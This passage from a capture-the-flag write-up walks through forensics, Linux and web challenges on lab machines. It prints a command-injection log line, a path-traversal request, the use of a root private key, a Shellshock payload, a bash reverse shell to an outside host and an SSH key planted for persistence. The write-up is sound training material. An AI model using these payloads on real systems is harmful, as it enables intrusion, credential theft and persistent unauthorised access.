csrfmiddlewaretoken=qcnY4Ia8LXUR80tkeo24gbycYQctyOCkMdRn1uL8QtrMEfXtVpnAkOzJTnnC3yCq
    &username=admin&password=cyberctfd%7Bn07_50_53cur3%7Dj
```

The flag is send as password and is urlencoded, since it is used in a url.

```
strings analise_forense_1.pcap | # output all strings
grep cyberctfd | # search for string with flag format
python3 -c "import sys; from urllib.parse import unquote; print(unquote(sys.stdin.read()));" |
    # urldecode
grep -o "cyberctfd{.*}" # parse the clean full flag
```

```
cyberctfd{n07_50_53cur3}
```

Forensic Analysis 02

> *A system maintained by IPB has been showing abnormal behavior by generating broadcast traffic every few seconds.*
>
> *The Machine IP is 192.168.10.150 .*
>
> *Analyze the traffic and discover the flag.*
>
> *In case you are connected by VPN, access the following machine to help you analyze the traffic generated by the system. Use the credentials provided for the VPN to access it.*
>
> *ssh -Y -p 9090 your_user_name@192.168.10.14*

To analyse the traffic, Wireshark and `tcpdump` over SSH is used.

```
$ ssh -Y -p 9999 192.168.10.14 -v -l $SSHUSER tcpdump -U -w - ! port 9999 | wireshark -i - -k
```

In Wireshark the filter `eth.src == 08:00:27:38:6b:da` is applied, to only show traffic that is coming from the MAC address of the abnormal machine. The traffic consist of purely ping packets, most of them are 42 bytes long with one packet of 82 bytes length every now and then. This longer packet contains ASCII text, base64 encoded.

```
0000   ff ff ff ff ff ff 08 00 27 38 6b da 08 00 45 00   ........'8k...E.
0010   00 44 00 01 00 00 40 01 e4 80 c0 a8 0a 96 c0 a8   .D....@.........
0020   0a 51 08 00 0d 5e 00 00 00 00 59 33 6c 69 5a 58   .Q...^....Y3liZX
0030   4a 6a 64 47 5a 6b 65 33 41 78 62 6a 5a 66 4d 47   JjdGZke3AxbjZfMG
0040   5a 66 5a 44 4d 30 4e 32 68 66 62 54 52 75 66 51   ZfZDM0N2hfbTRufQ
0050   3d 3d                                             ==
```

After decoding the flag can be seen.

```
$ echo "Y3liZXJjdGZke3AxbjZfMGZfZDM0N2hfbTRufQ==" | base64 -d
cyberctfd{p1n6_0f_d347h_m4n}
```

Forensic Analysis 03

> *A system maintained by IPB, was the target of multiple attacks. Analyze the log and discover the timestamp in which the "Command Injection" attack occurred.*
>
> *Make sure to wrap the flag with cyberctfd{} before submitting the answer. The [] is also included.*

The supplied `analise_forense_3.txt` , is a text file, showing logs and is 6540 lines long. We search for a command injection.

We realised that were too many command injection so it must me unique. With the help of this guide, we started looking for a unique output searching for those common words.

Finally, with the key word `arg` we manage to found an output that also matches with the prerequisites, so that must be the command injection we look for.

```
$ cat analise_forense_3.txt| grep arg
"192.168.4.25 - - [22/Dec/2016:16:31:51 +0300] "GET /index.php?arg=8.8.8.8;system('id')
    HTTP/1.1" 500 1983 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML,
    like Gecko) Chrome/41.0.2228.0 Safari/537.21""
```

Linux

Linux 01

> *Can you capture the flag?*
>
> *Execute the following command to obtain a reverse shell on your local machine.*
>
> *nc 192.168.10.7 7777*

It is a reverse shell, where most commands have been changed to `cowsay`. Exceptions are `which`, `dir` and `echo`.

`dir` shows that there is a file called `flag.txt`, `echo` is used to print the content out.

```
user @ csictf: $ dir
flag.txt  script.sh  start.sh

user @ csictf: $ echo "$(<flag.txt)"
cyberctfd{d4mn_1_h473_c0w5}
```

Linux 02

> *Can you capture the flag?*
>
> *Execute the following command to obtain a reverse shell on your local machine.*
>
> *nc 192.168.10.7 9999*

```
$ nc 192.168.10.7 9999

Where am I?
```

The first command executed was `ls`, you can see a directory called `ytdl`, without any suspicious content. After further inverstigation, we found out that the root directory has accessible, private content:

- `authorized_keys` Specifies the SSH keys that can be used for logging into the user account
- `id_rsa` Here is stored the private key of the root user
- `id_rsa.pub` Here is stored the public key of the root user

With the private key a ssh connection could be done as the root account. Since this a reverse shell which does not expose a SSH server, the connection is done through the reverse shell.

With the command `ssh root@localhost -i /root/.ssh/id_rsa 2>&1` a connection is started. This returns the error `Host key verification failed.`.

To bypass this verification the flag `-o StrictHostKeyChecking=no` can be used.

```
$ ssh root@localhost -i /root/.ssh/id_rsa -o StrictHostKeyChecking=no

Y3liZXJjdGZkezFuZDMzZF93aDNyM193NDVfMX0=
```

This message is base64 encoded, after decoding the flag is shown.

```
$ echo "Y3liZXJjdGZkezFuZDMzZF93aDNyM193NDVfMX0=" | base64 -d
cyberctfd{1nd33d_wh3r3_w45_1}
```

Linux 03

I should have really named my files better. I thought I've hidden the flag, now I can't find it myself. (Wrap your flag in cyberctfd{})

ssh user1@192.168.10.6

The password is cyberctfdpassword123 .

First we try a simple search commnand, to show any file that contains the character `ctf` .

```
find . -type f -exec grep -Hn "ctf" {} \;
```

With it, a file called `MITS1KT3` is shown that contains the string

```
cyberctfd{not_the_flag}{user2:AAE976A5232713355D58584CFE5A5}
```

With this information we switch to the second user.

```
user1@597bad1ae3ec:~$ su user2
Password: AAE976A5232713355D58584CFE5A5

user2@597bad1ae3ec:/user1$ cd

user2@597bad1ae3ec:~$ ls -la
total 3708
drwxr-x--- 1 root user2   4096 May 21 11:17 .
drwxr-xr-x 1 root root    4096 Jun 17 07:15 ..
-rwxr-x--- 1 root user2 756782 May 21 11:14 adgsfdgasf.js
-rwxr-x--- 1 root user2 756782 May 21 11:14 fadf.x
-rwxr-x--- 1 root user2 756782 May 21 11:14 janfjdkn.txt
-rwxr-x--- 1 root user2 756782 May 21 11:14 notflag.txt
-rwxr-x--- 1 root user2 756798 May 21 11:14 sadsas.tx
```

From that listing we see that there is a size difference in `sadsas.tx` . To show the difference `diff` is used.

```
$ diff fadf.x sadsas.tx
42391a42392
> th15_15_unu5u41
```

This string looks like the searched flag.

Web Hacking

Web Hacking 01

> *The flag is hidden in the following website, can you get it?*
>
> *http://192.168.10.5:8080*

The website is a simple html site with some styling.

```
$ curl http://192.168.10.5:8080

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Cascade</title>
    <link rel="stylesheet" href="/static/style.css">
</head>
<body>
    <h1>Welcome to CyberCTFd</h1>
    <div>CTFd: <a href="https://192.168.10.3">https://192.168.10.3</a></div>
    <div>Kali: <a href="https://www.kali.org/">https://www.kali.org/</a></div>
</body>
</html>
```

After a look at the stylesheet, the flag was found:

```
$ curl http://192.168.10.5:8080/static/style.css

body {
    background-color: purple;
    text-align: center;
    display: flex;
    align-items: center;
    flex-direction: column;
}

h1, div, a {
    /* cyberctfd{w3lc0me_t0_cyb3rc7fd} */
    color: white;
    font-size: 3rem;
}
```

Web Hacking 02

> *The flag is hidden in the following website, can you get it?*
>
> *http://192.168.10.5:8090*

When accessing the website, a Cookie is set `flavour=c3RyYXdiZXJyeQ%3D%3D` . The `%3D` is urlencoded for `=` . The Content is encoded using base64 and decodes to `strawberry`

```
$ echo "c3RyYXdiZXJyeQ==" | base64 -d
strawberry
```

The website shows text that reads: > My nephew is a fussy eater and is only willing to eat chocolate cookies. Any other flavor and he throws a tantrum.

So if the cookie gets changed to `chocolate` base64 encoded, the flag will be returned:

```
$ echo "chocolate" | base64
Y2hvY29sYXRl

$ curl http://192.168.10.5:8090 --cookie flavour=Y2hvY29sYXRl
cyberctfd{ch0c01473_c00k135_4r3_my_f4v0r173}
```

Web Hacking 03

> *"People who get violent get that way because they can't communicate."*
>
> *http://192.168.10.5:8100*

The website shows text about a telegram bot called BroBot with a link to a GitHub repository. Since there are no clues in neither the headers, source code nor git repository, a gobuster search is concluded.

The `robots.txt` sets a disallow to `/fade/to/black`, which contains the flag.

```
$ gobuster dir -u http://192.168.10.5:8100 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.10.5:8100
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/08 22:37:15 Starting gobuster in directory enumeration mode
===============================================================
/robots.txt           (Status: 200) [Size: 140]

===============================================================
2022/06/08 22:38:25 Finished
===============================================================

$ curl http://192.168.10.5:8100/robots.txt
# Hey there, you're not a robot, yet I see you sniffing through this file.
# SEO you later!
# Now get off my lawn.

Disallow: /fade/to/black

$ curl http://192.168.10.5:8100/fade/to/black
cyberctfd{br0b0t_1s_pr3tty_c00l}
```

Web Hacking 04

> *The Flag is hidden somewhere on the website, can you find it?*
>
> *http://192.168.10.5:5000*
>
> *Warning, the Flag is split into 2 parts, make sure to find them and combine both parts before submitting.*

The webserver is a guicorn, so a python based server. On initial request it redirects to `/index.template`. The HTML source has a comment in the last line which shows the source file name `server.py`.

When requested, the server sends the raw source code, containing the first part of the flag.

```
$ curl http://$IP:$PORT/server.py

import flask, sys, os
import requests

app = flask.Flask(__name__)
counter = 12345672


@app.route('/<path:page>')
def custom_page(page):
    if page == 'favicon.ico': return ''
    global counter
    counter += 1
    try:
        template = open(page).read()
    except Exception as e:
        template = str(e)
    template += "\n<!-- page: %s, src: %s -->\n" % (page, __file__)
    return flask.render_template_string(template, name='test', counter=counter);

@app.route('/')
def home():
    return flask.redirect('/index.template');

if __name__ == '__main__':
    flag1 = 'FLAG PART 1: Y3liZXJjdGZke2Qwbjdf'
    with open('/flag') as f:
            flag2 = f.read()

    print("Ready set go!")
    sys.stdout.flush()
    app.run(host="0.0.0.0")

<!-- page: server.py, src: /code/server.py -->
```

The code indicates that the second flag is in the file called `flag`. Since it is one level higher that the `server.py`, we need to exploit a Path Traversal vulnerability. With the `..` urlencoded in front of the file name, the flag can be obtained.

```
$ curl http://$IP:$PORT/%2e%2e/flag
FLAG PART 2: NXBsMTdfbTNfNHA0cjd9
```

```
<!-- page: ../flag, src: /code/server.py -->
```

Combining the two flag parts yields the full, base64 encoded, flag.

```
$ echo "Y3liZXJjdGZke2QwbjdfNXBsMTdfbTNfNHA0cjd9" | base64 -d
cyberctfd{d0n7_5pl17_m3_4p4r7}
```

Web Hacking 05

Explore and discover possible vulnerabilities of the machine to gain access and capture the Flag.

IP: 192.168.10.8

Nmap

Since the challenge is not showing a port, we first do a port scan using nmap.

```
$ nmap -p- $IP

Nmap scan report for 192.168.10.8
Host is up (0.073s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
8110/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 46.49 seconds
```

The webserver on port 8110 requires authentication and sends a header containing the admin data.

```
$ curl -I http://192.168.10.8:8110
HTTP/1.1 401 Unauthorized
Date: Mon, 06 Jun 2022 19:43:42 GMT
Content-Type: text/html
Content-Length: 172
Connection: keep-alive
WWW-Authenticate: Basic realm="Registry realm"
Server: admin : PmFKFzNUzlITtN5mEVr1n9mEx0COWRjc

$ curl http://192.168.10.8:8110 -u admin:PmFKFzNUzlITtN5mEVr1n9mEx0COWRjc
<html>
    <head><title>Vulnerables | ShellShock</title></head>
    <style>
    .fig {
        text-align: center;
    }
    body {
    background-color: #0a0a0a;
    }
  </style>
    <body>
        <p class="fig"><img src="webpage-img.jpg" alt="Here's nothing. "></p>
    </body>
</html>
```

The title says `Vulnerables | ShellShock` and an image showing shellshock. Since shellshock is a vulnerability in bash execution, we need a `/cgi-bin/` file. To find it, gobuster is used.

```
$ gobuster dir -u http://192.168.10.8:8110 -w /usr/share/wordlists/dirb/common.txt -U admin -P PmFKFzNU
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.10.8:8110
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Auth User:               admin
[+] Timeout:                 10s
===============================================================
2022/06/06 22:11:05 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 281]
/.htpasswd            (Status: 403) [Size: 286]
/.htaccess            (Status: 403) [Size: 286]
/cgi-bin/             (Status: 403) [Size: 285]
/index.html           (Status: 200) [Size: 279]
/index                (Status: 200) [Size: 279]
/robots               (Status: 200) [Size: 202]
/robots.txt           (Status: 200) [Size: 202]
/server-status        (Status: 403) [Size: 290]

===============================================================
2022/06/06 22:12:20 Finished
===============================================================
```

The `robots.txt` shows a hint that this machine is vulnerable and contains a link to `/cgi-bin/vulnerable` .

```
$ curl http://$IP:$PORT/robots.txt -u $AUTH

/cgi-bin/vulnerable

This machine appears to be vulnerable to Shellshock, try to obtain a reverse shell.
```

Using the shellshock exploit and `id` as the command, the vulnerability can be detected.

```
$ curl -A "() { :;}; echo; /bin/bash -c 'id'" http://$IP:$PORT/cgi-bin/vulnerable -u $AUTH
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Reverse shell With a reverse shell opened on the attacker machine using `nc -lvp 1337` and a bash reverse shell through the vulnerability, a shell can be obtained.

In the home folder is a script called `touchmenot.sh` which executes a bash shell as the user `joaquim` .

```
$ curl -A "() { :;}; echo; /bin/bash -c 'bash -i >& /dev/tcp/192.168.9.2/1337 0>&1'" http://192.168.10.

www-data@01557ef5aa3b:/usr/lib/cgi-bin$ cd /home
www-data@01557ef5aa3b:/home$ ./touchmenot.sh
$ id
uid=33(www-data) gid=33(www-data) euid=1000(joaquim) egid=1000(joaquim) groups=1000(joaquim),33(www-dat

$ cd /home/joaquim
$ ls -lah
total 28K
drwxr-xr-x 1 joaquim joaquim 4.0K May 21 11:21 .
drwxr-xr-x 1 root    root    4.0K May 21 11:21 ..
-rw-r--r-- 1 joaquim joaquim  220 Sep 25  2014 .bash_logout
-rw-r--r-- 1 joaquim joaquim 3.4K Sep 25  2014 .bashrc
-rw-r--r-- 1 joaquim joaquim  675 Sep 25  2014 .profile
drwx------ 2 joaquim joaquim 4.0K May 21 11:21 .ssh
-rw------- 1 joaquim joaquim  341 May 21 11:21 ssh_config.txt

$ cat ssh_config.txt
SSH server is running on a deprecated version.

In order to establish an ssh connection, we need to use ED25519 algorithm.

Create a key with the following command and then paste it on the .ssh/authorized_keys file.

ssh-keygen -t ed25519 -C "your_email@example.com"

To access the server, execute the following command:

ssh -i key user@ip
```

In the home folder of `joaquim` there is a `ssh_config.txt` file containing information on how to create a ssh key.

```
$ ssh-keygen -t ed25519 -C "your_email@example.com"
$ cat key.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJe+bjgEz9hKqWcFT6bX8bfppr1aTM5zC46oQ/M9Yzd9 your_email@example.com
```

The key is created on the attacker machine and added to the `authorized_keys` file for the user. Now a ssh connection can be used insted of the reverse shell.

```
$ cd .ssh
$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJe+bjgEz9hKqWcFT6bX8bfppr1aTM5zC46oQ/M9Yzd9 your_email@exa
$ cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINQSZDrYvsA+71Dsj52F8d5/qBsURESHx8e++XPigszh test@example.com
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJe+bjgEz9hKqWcFT6bX8bfppr1aTM5zC46oQ/M9Yzd9 your_email@example.com
```

Since the user is in the sudo group and is not requesting a password, the flag can be retrieved from the `/root/` folder.

```
$ ssh -i key joaquim@$IP


$ sudo ls -lah /root
total 20K
drwx------ 1 root root 4.0K May 21 11:21 .
drwxr-xr-x 1 root root 4.0K Jun  6 07:15 ..
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root  140 Nov 19  2007 .profile
-rw-rw-r-- 1 root root   28 May 21 11:14 flag.zip

$ sudo file /root/flag.zip
/root/flag.zip: ASCII text, with no line terminators
```

```
$ sudo cat /root/flag.zip
Y3liZXJjdGZkezFfNG1fcjAwN30=

$ sudo cat /root/flag.zip | base64 -d
cyberctfd{1_4m_r007}
```

The file is base64 encoded, decoded is the searched flag.